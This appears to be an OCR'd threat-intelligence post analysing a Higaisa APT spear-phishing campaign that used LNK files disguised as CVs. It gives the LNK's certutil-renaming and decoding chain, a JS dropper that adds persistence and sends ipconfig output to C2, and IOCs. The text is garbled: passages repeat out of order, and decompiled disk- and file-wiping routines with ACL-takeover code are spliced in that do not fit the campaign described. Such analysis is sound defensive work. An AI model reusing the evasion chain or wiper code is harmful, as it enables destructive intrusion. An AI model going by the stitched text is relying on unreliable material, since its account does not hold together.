raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-


- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.

- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

This post was authored by Hossein Jazi and Jérôme Segura

On May 29th, we identified an attack that we believe is part of a new campaign from an Advanced Persistent Threat actor known as Higaisa. The Higaisa APT is believed to be tied to the Korean peninsula, and was first disclosed by Tencent Security Threat Intelligence Center in early 2019.

The group's activities go back to at least 2016 and include the use of Trojans such as Gh0st and PlugX, as well as mobile malware. Its targets include government officials and human rights organizations, as well as other entities related to North Korea.

In this latest incident, Higaisa used a malicious shortcut file ultimately responsible for creating a multi-stage attack that consists of several malicious scripts, payloads and decoy PDF documents.

Distribution


The threat actors used a malicious LNK file bundled within an archive file which was most likely distributed via spear-phishing.

We were able to identify two variants of this campaign that possibly have been distributed between May 12th and 31st:

- "CV_Colliers.rar"
- "Project link and New copyright policy.rar"

Both RAR archives bundle two malicious LNK files. In the newer variant (CV_Colliers.rar), the LNK files are disguised as a Curriculum Vitae (CV) and International English Language Testing System (IELTS) exam results. The older one (Project link and New copyright policy.rar) seems to target product teams that are using zeplin.io.

The following shows the overall process flow when executing the malicious LNK file.




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
